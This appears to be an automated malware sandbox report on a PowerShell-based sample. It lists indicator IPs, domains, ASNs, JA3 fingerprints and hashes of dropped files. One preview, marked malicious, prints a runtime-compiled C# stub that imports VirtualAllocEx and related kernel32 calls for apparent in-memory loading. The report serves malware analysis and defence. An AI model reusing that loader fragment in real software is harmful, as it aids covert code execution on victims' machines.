HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:44:57	API Interceptor	37x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
89.44.9.140	PROPERTY DESIGNS.jar	Get hash	malicious	Browse	
	PROPERTY DESIGNS.jar	Get hash	malicious	Browse	
	PROPERTY DESIGNS.jar	Get hash	malicious	Browse	
	PROPERTY DESIGNS.jar	Get hash	malicious	Browse	
209.202.254.90	http://detraanbalho1.tripod.com/	Get hash	malicious	Browse	• sp-log.lycos.com/tp_cm.gif
87.248.118.23	http://www.prophecyhour.com	Get hash	malicious	Browse	• us.i1.yimg.com/us.yimg.com/i/yg/img/i/us/ui/join.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://www.forestforum.co.uk/showthread.php?t=47811&page=19	Get hash	malicious	Browse	• yui.yahooapis.com/2.9.0/build/animation/animation-min.js?v=4110
	http://ducvinhqb.com/service.html	Get hash	malicious	Browse	• us.i1.yimg.com/us.yimg.com/i/us/my/addtomyyahoo4.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
new-fp-shed.wg1.b.yahoo.com	0MGLPJiSa5.dll	Get hash	malicious	Browse	• 87.248.100.216
	loveTubeLike.dll	Get hash	malicious	Browse	• 87.248.100.215
	Fuutbqvhmc.dll	Get hash	malicious	Browse	• 87.248.100.215
	Antic Cracked.exe	Get hash	malicious	Browse	• 87.248.100.215
	nesfooF2Q1.exe	Get hash	malicious	Browse	• 87.248.100.215
	X4V4jFmFhO.dll	Get hash	malicious	Browse	• 87.248.100.216
	GLpkbbRAp2.dll	Get hash	malicious	Browse	• 87.248.100.216
	youNextNext.dll	Get hash	malicious	Browse	• 87.248.100.215
	bebys10.dll	Get hash	malicious	Browse	• 87.248.100.215
	bebys12.dll	Get hash	malicious	Browse	• 87.248.100.216
	loveTubeLike.dll	Get hash	malicious	Browse	• 87.248.100.216
	zuroq8.dll	Get hash	malicious	Browse	• 87.248.100.216
	zuroq1.dll	Get hash	malicious	Browse	• 87.248.100.216
	nextNextLike.dll	Get hash	malicious	Browse	• 87.248.100.215
	TFIw2EIiZh.exe	Get hash	malicious	Browse	• 87.248.100.215
	Solicitor Inquiry No. 001_4921 - UK.xls	Get hash	malicious	Browse	• 87.248.100.215
	kANwTlkiJp.dll	Get hash	malicious	Browse	• 87.248.100.215
	gVuD2n1r5v.dll	Get hash	malicious	Browse	• 87.248.100.215
	304945441205_035156257_20211104.xls	Get hash	malicious	Browse	• 87.248.100.215
	rHDCSXfW48.exe	Get hash	malicious	Browse	• 87.248.100.215

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
M247GB	sbcPMw271m	Get hash	malicious	Browse	• 38.201.44.7
	MLEdqapxkp	Get hash	malicious	Browse	• 45.86.28.44
	from-isoDOCUMENT.EXE1.exe	Get hash	malicious	Browse	• 152.89.162.59
	DAImS4qg20.dll	Get hash	malicious	Browse	• 37.120.206.119
	tebdXHvUhB.dll	Get hash	malicious	Browse	• 37.120.206.119
	KKveTTgaAAsecNNaaaa.x86-20211122-0650	Get hash	malicious	Browse	• 192.253.247.181
	DOCUMENT.EXE	Get hash	malicious	Browse	• 152.89.162.59
	E4lCZiGLyr	Get hash	malicious	Browse	• 38.202.225.99
	Scan_Nov_Payment Advice,PDF.exe	Get hash	malicious	Browse	• 185.200.116.203
	TFKjmnMrPM.exe	Get hash	malicious	Browse	• 217.138.212.58
	MrBfVHgunq.exe	Get hash	malicious	Browse	• 217.138.212.58
	l2QQobwA6w.apk	Get hash	malicious	Browse	• 185.158.250.193
	riJ6zzi6fc	Get hash	malicious	Browse	• 206.127.222.213
	KXUcatZZiH	Get hash	malicious	Browse	• 158.46.140.134
	Linux_amd64	Get hash	malicious	Browse	• 45.89.175.119
	NmYDz4fPbW	Get hash	malicious	Browse	• 38.201.44.9
	T8H5LF8GlO	Get hash	malicious	Browse	• 185.90.60.84
	Novemeber Payment Advice 20211197864,PDF.exe	Get hash	malicious	Browse	• 185.200.116.203
	yakuza.arm7	Get hash	malicious	Browse	• 31.12.78.158
	WLm4U77a8q.dll	Get hash	malicious	Browse	• 45.11.180.153
YAHOO-DEBDE	481DGzXveG.dll	Get hash	malicious	Browse	• 87.248.118.22
	wMidyLtyIL.dll	Get hash	malicious	Browse	• 87.248.118.22
	Fuutbqvhmc.dll	Get hash	malicious	Browse	• 87.248.118.22
	delta.dll	Get hash	malicious	Browse	• 87.248.118.23

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	delta.dll	Get hash	malicious	Browse	• 87.248.118.22
	5555555.dll	Get hash	malicious	Browse	• 87.248.118.22
	wsEUOSJMF6.dll	Get hash	malicious	Browse	• 87.248.118.23
	wsEUOSJMF6.dll	Get hash	malicious	Browse	• 87.248.118.23
	youNextNext.dll	Get hash	malicious	Browse	• 87.248.118.23
	44508.5578762732.dat.dll	Get hash	malicious	Browse	• 87.248.118.23
	gelfor.dll	Get hash	malicious	Browse	• 87.248.118.22
	bebys12.dll	Get hash	malicious	Browse	• 87.248.118.23
	Payment 2280_2.dll	Get hash	malicious	Browse	• 87.248.118.23
	Bill.10099_2.dll	Get hash	malicious	Browse	• 87.248.118.22
	0QVwqx6bPL.dll	Get hash	malicious	Browse	• 87.248.118.22
	zuroq1.dll	Get hash	malicious	Browse	• 87.248.118.22
	zuroq8.dll	Get hash	malicious	Browse	• 87.248.118.23
	w6fIE0MCvl.dll	Get hash	malicious	Browse	• 87.248.118.23
	kANwTlkiJp.dll	Get hash	malicious	Browse	• 87.248.118.23
	#Ud83d#Udce0TetratecheFaxNOV03 xti.htm	Get hash	malicious	Browse	• 87.248.118.22
LYCOSUS	arm-20211121-1750	Get hash	malicious	Browse	• 209.202.24 4.142
	.exe	Get hash	malicious	Browse	• 209.202.254.10
	http://septterror.tripod.com/the911basics.html	Get hash	malicious	Browse	• 209.202.252.66

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
57f3642b4e37e28f5cbe3020c9331b4c	Screenshot00112021.scr.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	1B2C4ED9193792BFE48A5722705085E2AFA7C14F D1951.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	LOfYSALEZr.dll	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	kgJewvQClx.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	heUtkmY9lS.dll	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	dxcbs4GN4T.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	xQDLIutCAU.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	HBHNYsrx3p.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	ftCytTSz94.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	BRHhSOSJ8B.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	144C0621CA5ECB402DE01D8F10044F92A2EF9175 22E4B.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	iWLjWhsT55.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	Payment.html	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	sample3.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	8xiF0lExRy.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	Documento--SII--33875.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	OnZH4ftMLU.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	yytr.dll	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	vG4U0RKFY2.exe	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140
	evil.doc	Get hash	malicious	Browse	• 87.248.118.23 • 212.82.100.140

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies\deprecated.cookie	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	91
Entropy (8bit):	3.964980110923723
Encrypted:	false
SSDEEP:	3:ApEeKm8RKQB2LI/cAtAFqyLAIRlKFvBFGmWLn:ApEVNB2LI/xyFqyLbgzGdn
MD5:	99BDE3452748E34D6C50275110A6A8D4
SHA1:	E79CB2A8DB7D8490523529D3861F95BA73A20C23
SHA-256:	D07311ACF641866E7E84823D2962F593BB655792301DC61AD6F0C6869D9C5937
SHA-512:	19FD529C6FE60BBBE3710FED93F14D723A13AD427431F855ED84F5E5E496B9F3EB8A6E8C31D740239EB225753D52A4F464B489FDBDEFF4477480026263D0F691
Malicious:	false
Preview:	Cookies are no longer stored in files. Please use Internet*Cookie* APIs to access cookies.

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:Dxoe5IpObxoe5lib4LVsm5emdYVFn3eGOVpN6K3bkkjo5UgkjDt4iWN3yBGHc9so:Wwib4LEVoGIpN6KQkj2jkjh4iUxm44Q2
MD5:	7A57D8959BFD0B97B364F902ACD60F90
SHA1:	7033B83A6B8A6C05158BC2AD220D70F3E6F74C8F
SHA-256:	47B441C2714A78F9CFDCB7E85A4DE77042B19A8C4FA561F435471B474B57A4C2
SHA-512:	83D8717841E22BB5CB2E0924E5162CF5F51643DFBE9EE88F524E7A81B8A4B2F770ED7BFE4355866AFB106C499AB7CD210FA3642B0424813EB03BB68715E650C
Malicious:	false
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKaBPnKdi5:qEPerB4nqRL/HvFe9t4CvpBfui5
MD5:	C85C42A32E22DE29393FCCCCF3BBA96E
SHA1:	EAF3755C63061C96400536041D4F4EB8BC66E99E
SHA-256:	9022F6D5F92065B07E1C63F551EC66E19B13E067C179C65EF520BA10DA8AE42C
SHA-512:	7708F8C2F4A6B362E35CED939F87B1232F19E16F191A67E29A00E6BB3CDCE89299E9A8D7129C3DFBF39C2B0EBAF160A8455D520D5BFB9619E4CDA5CC9BDCF50
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o..A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\1B15.bi1	
Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	117
Entropy (8bit):	4.51228797597229
Encrypted:	false

C:\Users\user\AppData\Local\Temp\1B15.bi1	
SSDEEP:	3:cPaRhARtt7TSjjhThARtnJl1/v:oMWbtChWbng/v
MD5:	A45E1F430E5F27F3800271EA643136A0
SHA1:	26F5310FA0B49B1568413BC590BE8B974EC12987
SHA-256:	E459FD7C19DE215CD06D71D6D4449C402DC4058A3A7FCF752B77C291655CC8F9
SHA-512:	BA6B86ED4B359E4EF3412E00DB274201D93F5B22B91AD02DFE0894D0C2CAD15032F8F92630DD20A4E0C995E9C87E79555FD0F9CD56722220F56A336946F2CEC
Malicious:	false
Preview:	Server: dns.opendns.com..Address: 208.67.222.222....Name: myip.opendns.com..Address: 84.17.52.63....-------- ..

C:\Users\user\AppData\Local\Temp\RESD669.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.9808463914548984
Encrypted:	false
SSDEEP:	24:Hde9Eqf9W9XDfHKhKdNWI+ycuZhNGakSOPNnq9qd:09W9zAKd41ulGa3Sq9K
MD5:	23F10299E3A02D71D161D4AE2BBE5C64
SHA1:	7615B2E99196808FEC097022C8A785AEEC04C839
SHA-256:	7FA2ACA58CF2D64F60A9B812146C40A56310C6B3E101ADE1D2DE742352A41849
SHA-512:	8EF0B3B40B6636678CF675EEB38EDA5872A3D9A715923BBF81A69C14642D142BA2069C2257283CE488A68949E7DCA6DE64C7585CEB02093178C51C89A1CF6E3
Malicious:	false
Preview:	L....D.a.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....Q....c:\Users\user\AppData\Local\Temp\pqwe n5zh\CSC508E00641FC7448693989664B7E60.TMP.....e.".3.<:f-...NV.....4.....C:\Users\user\AppData\Local\Temp\RESD669.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L... .....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o..... 0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.q.w.e.n.5.z.h...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ... D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp\RESF386.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	4.004275110008293
Encrypted:	false
SSDEEP:	24:HEge9E2+fP2PLDfHRWhKdNWI+ycuZhNJZakSouPNnq9qd:kewXxMKd41ulJZa3oyq9K
MD5:	F2B6AFE3E97F26F08D87145D1A3FABCD
SHA1:	85FF490E158AB910AD62F8FB7844E53D7A542726
SHA-256:	394B06323EA95FE04C9B635058554430176FBAF1E871426B538D4C942BB241D4
SHA-512:	E834B405206429177B5317F2CD99E95ED0F73AE05FE2D64BB3F95C064D2F90213FFB07F8C6CBEA1E41498F30858AC9BF05CE0E725C07F3732162E6BC4EAB64E
Malicious:	false
Preview:	L....D.a.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....T....c:\Users\user\AppData\Local\Temp\i3mk zvx5\CSCB52324015C2F4AC8AC468C73504A2519.TMP.....nF).6.E,.8..Y.....4.....C:\Users\user\AppData\Local\Temp\RESF386.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L..... .....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o..... 0. 0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...i.3.m.k.z.v.x.5...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D. ....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ffwdztah.pvw.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fvos14d3.p1v.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\i3mkzvx5\CSCB52324015C2F4AC8AC468C73504A2519.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1302674901330887
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grydJYqak7Ynqq2JYbPN5Dlq5J:+RI+ycuZhNJZakSouPNnqX
MD5:	EB6E4629C6A836F6452CCF863893CC59
SHA1:	18691A829D7AEC93CC1BF8AC643B5A945BB20DE6
SHA-256:	9FA297E8D3B363E9DE734076DB98794807B0E79B52E6E3656580F5880F6F37D3
SHA-512:	52CCF01FDEC7D6C443FA6C83E12D2EAF04BE389598780664C85E9F6A18C4BE6C952D10BC68D9072813C561D898FC232D659D4E3607068D35C621BDEE2F8CCF9
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...i.3.m.k.z.v.x.5...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...i.3.m.k.z.v.x.5...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	426
Entropy (8bit):	5.033139906052158
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ3eIVMRSRa+eNMjSSRrtXuSRHq1zyaRMseeBVtEvwy:V/DTLDfuRXl9eg5rtVuzyleBKwy
MD5:	4D67B4EE9B0124EA3067CCCC7F44B80F
SHA1:	2FE1AFC564476F305A0E2D3F57FC067E3C08E594
SHA-256:	5F263A0DD8E22A4DE11BC5870D10AE9B8D6DFD3CF5CBE915ACE34F747E88C225
SHA-512:	6CA77C9F0D56A036715ABD769E54236F66E7F8FE25CA1B3979DA81976E25AE7B655781A4D141B5C87CFBD5195BB2DC71D1B9D15B875C244FE8EEBDA72624E17
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class fvjclmvowuq. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ylhvvsufcha,uint rxyvxpo);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr jhx, IntPtr fapfrwulaod,uint ucg,uint nhatlxexrfg,uint mbnnbncpkga);.. }..}.

C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.299671405669947
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fzzCG0zxs7+AEszIwkn23fzzCoH:p37Lvkmb6KRfPqWZEifP/H
MD5:	879DE7812E486CBE027A2E925A3ECF8D
SHA1:	D46E8323ACD2DFB568B14F5287112CF4D5A72815
SHA-256:	2E387506E8A68E7CB91322B407106BDFB6C0156D8115D88A6A3D341200A0143B
SHA-512:	99327748744E3F338E0C4F29500CFDE296891BA5B6FDC9DAD8F5C0D5C64C7EB70708E5E819A06E8140C98916881D43A9A9BF79989588689D3153376700D6D38F

C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.cmdline	
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.0.cs"

C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.666047003777651
Encrypted:	false
SSDEEP:	24:etGSdM2Wreq8MTBo6EyX4oonTPr29dWhdmWdFtkZf9jWl+ycuZhNJZakSouPNnq:6TYSMTBdlX4tDKDWjwJ961ulJZa3oyq
MD5:	364AFB41DA4AC0E4A3D0F4DC056DC14E
SHA1:	A7F90A0A83E754D73C640E529B0A5A437A2D3ED8
SHA-256:	B40E025A2075578BF4D9FF0DEB73539FB51325447D7D55521377713F9B319DC4
SHA-512:	B13BE9C9759F1CF34F6044FAC6983F323E51AC1425E9A25C69875518C9018DE83EF482B880659650506A18C134BB22C7A5C88E95DCF9D3F8383BBF4E7BF21EDA
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....D.a.....!.....$... ...@..... ....@.....#..K....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....$.....H.....X ..x.....(....*BSJB.....v4.0.30319.....l...P...#~.....P...#Strings.....#US..... ....#GUID...$...T...#Blob.....G.....%3.....7.0.....3.....#..... >..... P..... X.....P .....g.....m.....y..... .....g.!...g...!.g.&...g.....+.....4.F.....>.....P.....X.....

C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.350756304823717
Encrypted:	false
SSDEEP:	24:AId3ka6KRfPLEifP2KaM5DqBVKVrdFAMBJTH:Akka6CTEuuKxDcVKdBJj
MD5:	DEA72F6A9B60D01AECA29039FFE45F6E
SHA1:	7E8C114536D1D530BF47A23027144D22D145AE3D
SHA-256:	1B4697E38819DCC99A3E1907A6CB811D7306DEBD199EBF47E71BE461E0E60F8D
SHA-512:	D7DF1C0CDD2005165CD266B19877BC356FE8FE874C91B6DCA2BD87195A1611FE55FB6908423A2C0887EFCC11769CC5D3067D273B8F8D2B7274EA2391856478
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\i3mkzvx5\i3mkzvx5.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\pqwen5zh\CSC508E00641FC74486939896647B7E60.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.114605988825959
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryUxak7Ynqq/2PN5Dlq5J:+RI+ycuZhNGakSOPNnqX
MD5:	65D722B633E13C3A662D12039E4E56A5
SHA1:	CAB3E33EDA8632C1124E7F988EEE4378CEE4CF74
SHA-256:	9E8A6B89988B8F9A3A0B6A600B3309F74995065A44FBB62FE0FDD3D4D650F43C
SHA-512:	4B9D9DBEC36210731D3302DE3D7C70EF6291EA2525803784A294191FE98A1F10BACA64F3123FBE8A14DAF4ED2BAFEECC43FCFD1F3524F727C64067DC2EF6C4E
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.q.w.e.n.5.z.h...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...p.q.w.e.n.5.z.h...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text

C:\Users\user\AppData\Local\Temp\pqwen5zh\pqwen5zh.0.cs	
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.012387590489786
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJc0H/VMRSR7a1gPc9OopxkSRa+rVSSRnA/fFOlN218zPQy:V/DTLDfuPH/ly/xv9rV5nA/NwSQQy
MD5:	E458C9B10EE5485711E8601EC2A9F7E7
SHA1:	52EBD94DA80BD5538C113C1A73BA0F773B3207F4
SHA-256:	10D6C8D84A31080F063B2FF734D3EC20DA046B698298723676C722C80D932683
SHA-512:	98F83BF02C6E41CDB284BC764B9F31231BA7936A086679333D8AA8A459448BCAE8A77765E3709EBB493FF274BF55F01282FB0EDA20391FC943E4BC0F184CF0E9
Malicious:	false
